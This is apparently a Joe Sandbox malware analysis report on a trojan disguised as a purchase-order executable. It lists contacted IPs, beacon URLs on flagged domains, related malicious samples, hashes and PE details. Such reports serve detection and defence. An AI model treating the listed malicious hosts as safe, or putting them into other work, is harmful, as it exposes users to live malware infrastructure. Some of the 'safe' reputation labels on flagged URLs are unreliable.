http://www.tjanyancha.com/meub/?6lt4=M6ATVT20FLj&ktI=HA9QI0xR/eIEayTgXNJLcHJwamOlS6+rzTzzM4lOubNr4vQrzt8Snda4qRdcgxMYmUWA	true	• Avira URL Cloud: safe	unknown
http://www.goodcreditcardshome.info/meub/?ktI=DPnd9be3H9/Wrgpowt0tpNLwJs/XJA2QjoJDXsDZ4FmTGUIfdjkf0y045evUyzXtuHZk&6lt4=M6ATVT20FLj	true	• Avira URL Cloud: safe	unknown
http://www.goeseo.com/meub/?ktI=F4zWwb5Q9DmjBwYPj4pXutYCzYEQVONbMin29ERkoE+ZXMdA8ttbKylRMOj5c1Wk3PTt&6lt4=M6ATVT20FLj	true	• Avira URL Cloud: safe	unknown
www.uuoouu-90.store/meub/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5do7S	mstsc.exe, 00000003.00000002.9 33646947.0000000005192000.0000 0004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	Order 122001-220 guanzo.exe, 0 0000000.00000002.672340079.000 000000259A000.00000004.0000000 1.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.0000000 0.694994164.000000000B976000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.searchvity.com/	mstsc.exe, 00000003.00000002.933646947.0000000005192000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.pasteleriaruth.com/meub/?6lt4=M6ATVT20FLj&ktI=BrZDxrt78R4OSP6X83RJQ8I8yi0a/QJgiEays5	mstsc.exe, 00000003.00000002.933646947.0000000005192000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.00000002.932522691.0000000002B50000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.searchvity.com/?dn=	mstsc.exe, 00000003.00000002.933646947.0000000005192000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Order 122001-220 guanzo.exe, 00000000.00000002.672299597.0000002541000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000002.00000000.694994164.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
107.164.93.172	www.tjanyancha.com	United States		18779	EGIHOSTINGUS	true
34.102.136.180	thefrankversion.com	United States		15169	GOOGLEUS	false
18.219.49.238	www.goodcreditcardshome.info	United States		16509	AMAZON-02US	true
162.241.62.63	pasteleriaruth.com	United States		46606	UNIFIEDLAYER-AS-1US	true
66.96.162.130	www.goeseo.com	United States		29873	BIZLAND-SDUS	true
104.164.26.246	www.dmowang.com	United States		18779	EGIHOSTINGUS	true
198.54.117.216	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412023
Start date:	12.05.2021
Start time:	10:49:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 13s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order 122001-220 guanzo.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@13/7
EGA Information:	Failed
HDC Information:	• Successful, ratio: 12.4% (good quality ratio 10.9%) • Quality average: 71.2% • Quality standard deviation: 32.2%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Simulations

Behavior and APIs

Time	Type	Description
10:50:15	API Interceptor	1x Sleep call for process: Order 122001-220 guanzo.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
18.219.49.238	PO9448882.exe	Get hash	malicious	Browse	• www.goodcreditcardshome.info/meub/?8p64Z2=V6A8xrZp&y8y=DPnd9be3H9/Wrgpowt0tpNLwJs/XJA2QjoJDXsDZ4FmTGUIfdjkf0y045ev+tDntqFRk
	Bs04AQyK2o.exe	Get hash	malicious	Browse	• www.myattorneypicksnowonline.info/cyna/?AnB=O0DXDNwPE&GzuD=QlqunCFLfjJqxV/yJCze+AvWCSb5dgMSWlYge6YDzwoRQ//tSmh1eiTvl1ncSRgieIqF
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.greaterdiabetes.info/bw82/?K4k0=QSf3WUlUuQtxRpqTh0PyZWAWCLqQSiplzZ1yvio+dQu1sol/QfNL/rp7Q9iT+rghV3Ar&dDH=P0GPezWpdVGtah
	INTABINA.exe	Get hash	malicious	Browse	• www.bipolartreatmentcenters.info/t65/?o8bdE=CaWwaRYeWES2ZpJp03tplUpNjUx+TtQQvGnSFVeAPVbx3JhsarFIKTbTEy9q2/vEn+U6&ElP=VZyLPx2Pwh4XuHxP
66.96.162.130	50% payment.exe	Get hash	malicious	Browse	• www.nicksayler.net/ey9c/?VRKt=wBZlC2d0f6W4LB&BZOPIF=zemMvuHYOZF6HFuoZzbL7otG0FuLt5HQ0QHjJ1h3UiaYeVUoeANMZZbryDjJGiqNYZ4O
	o0Ka2BsNBq.exe	Get hash	malicious	Browse	• www.imaginenationnetwork.com/8rg4/?AdkDpFa=8m/W0lhjduV58ZCB+v/V4udkt2Gx5MpGpLsDd1ppZKo4MszNwiI0YkW1Mn6ANFSTV5IZUjNr5g==&pPX=EFQD_FT0CVqx

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	43order pdf.exe	Get hash	malicious	Browse	• www.admarketingsales.com/nk7/?VBl=XTL8HNfpyPY&hdr4D=Lc54ZMkx7TXzX8Hn+HSOC/SDZ1fuYvEd/qDSQ5e94F4oyaPb0rbdlEOtPyLKhkDNTfwG
198.54.117.216	Purchase Order.exe	Get hash	malicious	Browse	• www.beautiful.tours/u8nw/?jZhtajbP=MQ9/9ugzkHdx3WtCl0DhBFFcg9k9u8cd1L6Gj19/moDWYxZ8Cy1uW7tlf7fUay48reW+&wJB=-ZLXOP0XzvBHZPRp
	slot Charges.exe	Get hash	malicious	Browse	• www.beautiful.tours/u8nw/?iL3=MQ9/9ugzkHdx3WtCl0DhBFFcg9k9u8cd1L6Gj19/moDWYxZ8Cy1uW7tlf4zuZzUHop3vdg1M+Q==&z6A=7n3h7JeH
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• www.tab-nejersey.com/bncm/?LXedv=gRRRQVunFc3rumuoaYeGWZdKAARhtbqMo9o+4TfiCOcYfsgfAtZcdfy2djC7awoP2YIn&lhv4=O0DPaJ7hHb34yZ
	g1EhgmCqCD.exe	Get hash	malicious	Browse	• www.donelys.com/8u3b/?DzrXY=E22nI3RnpwZWCefDbfimDOhq+q3UJ25lzo576Tq9svNo94y15LKXeVX0ss+5c65l5TJA&zR-4v=0v1D8ZZ8otVT4F9P
	24032130395451.pdf .exe	Get hash	malicious	Browse	• www.oldschoolnews.net/uabu/?ojqD-Z=KdrhxNh8&9r4Hc=ruxw5m/fBZTANxn0+vJzkbJheatIWyH69nVPD3/Jlr0HuUfdGUrtHvekpNeCw/DRWxiy
	pdf Re revised PI 900tons.exe	Get hash	malicious	Browse	• www.bareb eautybrand.com/edbs/?mHId9X=Ekboab0eq8QaRRJsr09zs/Usmrg5EP+fQbkocCp54h0GPmynCi9xyIzJucRcL6VdOaJj4w++gA==&ExlldL=Udg8Tf2pOFu

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Ac5RA9R99F.exe	Get hash	malicious	Browse	• www.alum2alum.network/evpn/?CZa4=kozDiZlecnkXSK85284p8pD4k2/h1KafOhFtAjgttK/6zeVOB185UpWNMWH27xqr42kf&CPWhW=C8eHk
	OrSxEMsYDA.exe	Get hash	malicious	Browse	• www.moev.city/svh9/?s4Jxc=06m0IvzpaBhL8Lup&1bw=aJQR8+nglk9GDlj7vnfNuHFQ6pDOInKj0o660hH8PI/DLizbc1YcQUY1VNOO6dLZdAltgKBIKQ==
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• www.bareb eautybrand.com/edbs/?BbW=Ekboab0eq8QaRRJsr09zs/Usmrg5EP+fQbkocCp54h0GPmynCi9xyIzJucdcYqZeXKJ1&blX=yVCTVP0X
	Quotation.exe	Get hash	malicious	Browse	• www.clickqrcoaster.com/fcn/?ndsxlrp=4nVmM3kokLOk5A5KPpUlNAhIJJn3COZ2tebCUHwKvxD3r3Ccio9dbVOfTPTbeaZZl4cM&wZALH=PToxs4gHMXctdDo
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• www.boogerstv.com/p2io/?pJE8=G0GpifmhvxtXlZL&-ZoXL=fW2NkW2m2880y7g2f/m+egXTc5dWq8qtohIQX9xRv3Snfsyr1ZmLXRti4FdN58+iKll8Sw==
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• www.911salesrescue.com/sqra/?Rl=pq8KHaLgBYlMb7GR3VJ/cL4dF9VTs2jS1VGjWDfBvu/RR65b3/eoUhDFCE5vmyzJV1nh&_jqT2L=gBg8BF3ptlc
	1517679127365.exe	Get hash	malicious	Browse	• www.swavhca.com/ct6a/?YP=fbdhu8lXTJZTH&LhN0T=t85XbN3qNlbTw/JaLNJ7F4/+On2opPlRNjQpYLfn5nRJIrt0zCXnGg8yVYHQwlCaZVdo

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TSPO0001978-xlxs.exe	Get hash	malicious	Browse	• www.switcheo.finance/uwec/?-ZVd=1bgta&T8VxaVs=3cOH6CffnF8zA2vO0DHvKlrvSwO+w2vUbH/s+qgAJjYXXQ/ohIL0shsdTQ14Zv3dTuQV
	igPVY6UByl.exe	Get hash	malicious	Browse	• www.dbdcontractlnglc.com/evpn/?6lB4ir3X=HFShCSWXwaKkW2ZiFlcUlPO3+HJMVrrKG3pif6jrFe/K9RUAGcpqC/YV0bjZ8afR2I7A&lZQ=fxoxjP38
	order samples 056-062 _pdf.exe	Get hash	malicious	Browse	• www.gattisicecream.com/nu8e/?7ntLT=H0OBJMmEUgvZcgBddvaavx+e86Q1Ewqz/q4u2TIdbw6nMChu3R+Cq7j/in+DO7Gj50PD&v4Xpf=oBZl2rip
	P.O71540.xlsx	Get hash	malicious	Browse	• www.topleveisealcoating.net/njo/?jpal0=mxuHlFV+ZuSguIs2Jcwsp6DcsuxeedOYcK/5rsXgvOQsfT3joYJg2D4C6z0Ci+7Qc2CgOg==&3ft=fxotnVnH_pxPJD2P
	Purchase Order _pdf.exe	Get hash	malicious	Browse	• www.doorman.pro/bft/?s8eTn6p=cPB7zr1p3SmwgzYXiBUkF9mwqufO0UDDdPUnBBhQn+hhkWASV2AK1gVN757rEFaij0Eh&2d=lnxh
	PO#4503527426.xlsx	Get hash	malicious	Browse	• www.oodi.club/j5an/?3f=dOaW3vahSXqg4+CHM7A8brpc4JT3ik1DQ14U6alOEgrJbBQuvLIVflvFsL19wjAmshOCtA==&SH=u2M0w8Cp
	SOA 2.doc	Get hash	malicious	Browse	• www.inifinityapps.net/bf3/?pBR=swuzFfg2YELF3Ru0riS9eAlbkrlhpvPYJEoO3kAfMfwngIUjKqHF470zbQhO/y10VYkWvA==&ON6h=lFQLUjPpddS8R0S0

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
parkingpage.namecheap.com	00098765123POIIU.exe	Get hash	malicious	Browse	• 198.54.117.217
	Inquiry_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	Citvonvhciktufwvyzyhistnewdjgsoqdr.exe	Get hash	malicious	Browse	• 198.54.117.212
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 198.54.117.212
	POI09876OIUY.exe	Get hash	malicious	Browse	• 198.54.117.210
	EDS03932,pdf.exe	Get hash	malicious	Browse	• 198.54.117.216
	Purchase Order.exe	Get hash	malicious	Browse	• 198.54.117.216
	slot Charges.exe	Get hash	malicious	Browse	• 198.54.117.216
	PO09641.exe	Get hash	malicious	Browse	• 198.54.117.215
	BORMAR SA_Cotizaci#U00f3n de producto doc.exe	Get hash	malicious	Browse	• 198.54.117.211
	Purchase Order-10764.exe	Get hash	malicious	Browse	• 198.54.117.212
	4LkSpeVqKR.exe	Get hash	malicious	Browse	• 198.54.117.218
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• 198.54.117.216
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 198.54.117.215
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 198.54.117.217
	NEW ORDER.exe	Get hash	malicious	Browse	• 198.54.117.217
	0876543123.exe	Get hash	malicious	Browse	• 198.54.117.210
	g1EhgmCqCD.exe	Get hash	malicious	Browse	• 198.54.117.216
	Payment.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	w73FtMA4ZTl9NFm.exe	Get hash	malicious	Browse	• 198.54.117.212
www.goodcreditcardshome.info	PO9448882.exe	Get hash	malicious	Browse	• 18.219.49.238

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	main_setup_x86x64.exe	Get hash	malicious	Browse	• 104.192.141.1
	A6FAm1ae1j.exe	Get hash	malicious	Browse	• 3.138.180.119
	New_Order.exe	Get hash	malicious	Browse	• 75.2.115.196
	NAVTECO_R1_10_05_2021,pdf.exe	Get hash	malicious	Browse	• 13.58.50.133
	YDHhjjAEFbel88t.exe	Get hash	malicious	Browse	• 99.83.175.80
	yU7RItYEQ9kCkZE.exe	Get hash	malicious	Browse	• 99.83.175.80
	Shipment Document BL,INV and packing List.exe	Get hash	malicious	Browse	• 52.58.78.16
	4xPBZai06p.dll	Get hash	malicious	Browse	• 13.225.75.73
	0OyVQNXrTo.exe	Get hash	malicious	Browse	• 3.142.167.54
	rAd00Nae9w.dll	Get hash	malicious	Browse	• 13.225.75.73
	DOC24457188209927.exe	Get hash	malicious	Browse	• 13.224.193.2
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	user-invoice-8488888.doc	Get hash	malicious	Browse	• 104.192.141.1
	ProForma Invoice 20210510.exe	Get hash	malicious	Browse	• 13.113.228.117
	PO9448882.exe	Get hash	malicious	Browse	• 18.219.49.238
	jjbxg8kh5X.exe	Get hash	malicious	Browse	• 52.216.177.83
	4si5VtPNTe.exe	Get hash	malicious	Browse	• 3.6.208.121
	latvia-order-051121_.doc	Get hash	malicious	Browse	• 52.219.129.63
	BANK-ACCOUNT. NUMBER.PDF.exe	Get hash	malicious	Browse	• 3.16.197.4
	PRF00202156KMT.exe	Get hash	malicious	Browse	• 3.16.197.4
UNIFIEDLAYER-AS-1US	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
	quotation 35420PDF.exe	Get hash	malicious	Browse	• 192.185.41.225
	REQUEST FOR PRICE QUOTE - URGENT.pdf.exe	Get hash	malicious	Browse	• 162.241.24.59
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.138.180

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	invoice and packing list.pdf.exe	Get hash	malicious	Browse	• 192.185.136.173
	PO82055.exe	Get hash	malicious	Browse	• 192.185.161.67
	export of document 555091.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	file.exe	Get hash	malicious	Browse	• 192.185.190.186
	generated purchase order 6149057.xlsm	Get hash	malicious	Browse	• 162.241.55.9
	file.exe	Get hash	malicious	Browse	• 192.185.186.178
	fax 4044.xlsm	Get hash	malicious	Browse	• 192.185.173.71
	scan of document 5336227.xlsm	Get hash	malicious	Browse	• 162.241.55.9
EGIHOSTINGUS	00098765123POIIU.exe	Get hash	malicious	Browse	• 45.39.20.158
	INv02938727.exe	Get hash	malicious	Browse	• 107.165.40.251
	POI09876OIUY.exe	Get hash	malicious	Browse	• 45.39.20.158
	invscan052021.exe	Get hash	malicious	Browse	• 104.252.43.114
	PURCHASE ORDER 5112101.xlsx	Get hash	malicious	Browse	• 172.252.102.196
	Purchase Order.exe	Get hash	malicious	Browse	• 45.38.16.182
	WAkePI6vWufG5Bb.exe	Get hash	malicious	Browse	• 142.111.54.187
	new order.xlsx	Get hash	malicious	Browse	• 104.252.75.149
	Il nuovo ordine e nell'elenco allegato.exe	Get hash	malicious	Browse	• 166.88.252.48
	987654OIUYFG.exe	Get hash	malicious	Browse	• 104.164.224.84
	2B0CsHzr8o.exe	Get hash	malicious	Browse	• 107.186.80.147
	REVISED ORDER.exe	Get hash	malicious	Browse	• 107.187.161.189
	NEW ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	new order.exe	Get hash	malicious	Browse	• 45.39.88.129
	TT.exe	Get hash	malicious	Browse	• 107.165.149.13
	a3aa510e_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.252.43.114
	Airwaybill # 6913321715.exe	Get hash	malicious	Browse	• 107.165.10.98
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 45.38.16.182
	DocNo2300058329.doc__.rtf	Get hash	malicious	Browse	• 104.252.43.114
	Bill Of Lading & Packing List.pdf.gz.exe	Get hash	malicious	Browse	• 104.252.53.97

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 122001-220 guanzo.exe.log

Process:	C:\Users\user\Desktop\Order 122001-220 guanzo.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 122001-220 guanzo.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.562702233782242
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Order 122001-220 guanzo.exe
File size:	736768
MD5:	9e819bcc826e7a20b0fd139cc4185195
SHA1:	bdb33c04403e308dcc79ced36201c577a40f0311
SHA256:	5b09da58ac487c25237bf1a8ba98988af849980d5fe92dd1ca417591b977d7a8
SHA512:	50af233a3a46a900fedc6b7dd946b69c8f19fef313b32836e84bf5150c6c4c91c9fbe109e1b62250010229a7a3caa33f20c6b65df95e53bc0692cba7b1b47899
SSDEEP:	12288:m/gn4mlGBkPyasxS/02yp+bqdGvCAPY4EEfySWfzC6v+qsMwWKWO:m4GeadxSB87GvLg6Ibv+ZXV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....[.`.....*.....I... ...`....@.. .....@.....

File Icon

Icon Hash:	583cfc1c7062f870

Static PE Info

General

Entrypoint:	0x4a49ce
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60985B9D [Sun May 9 22:01:01 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xa4974	0x57	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xa8000	0x10e58	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xa6000	0xc	.reloc
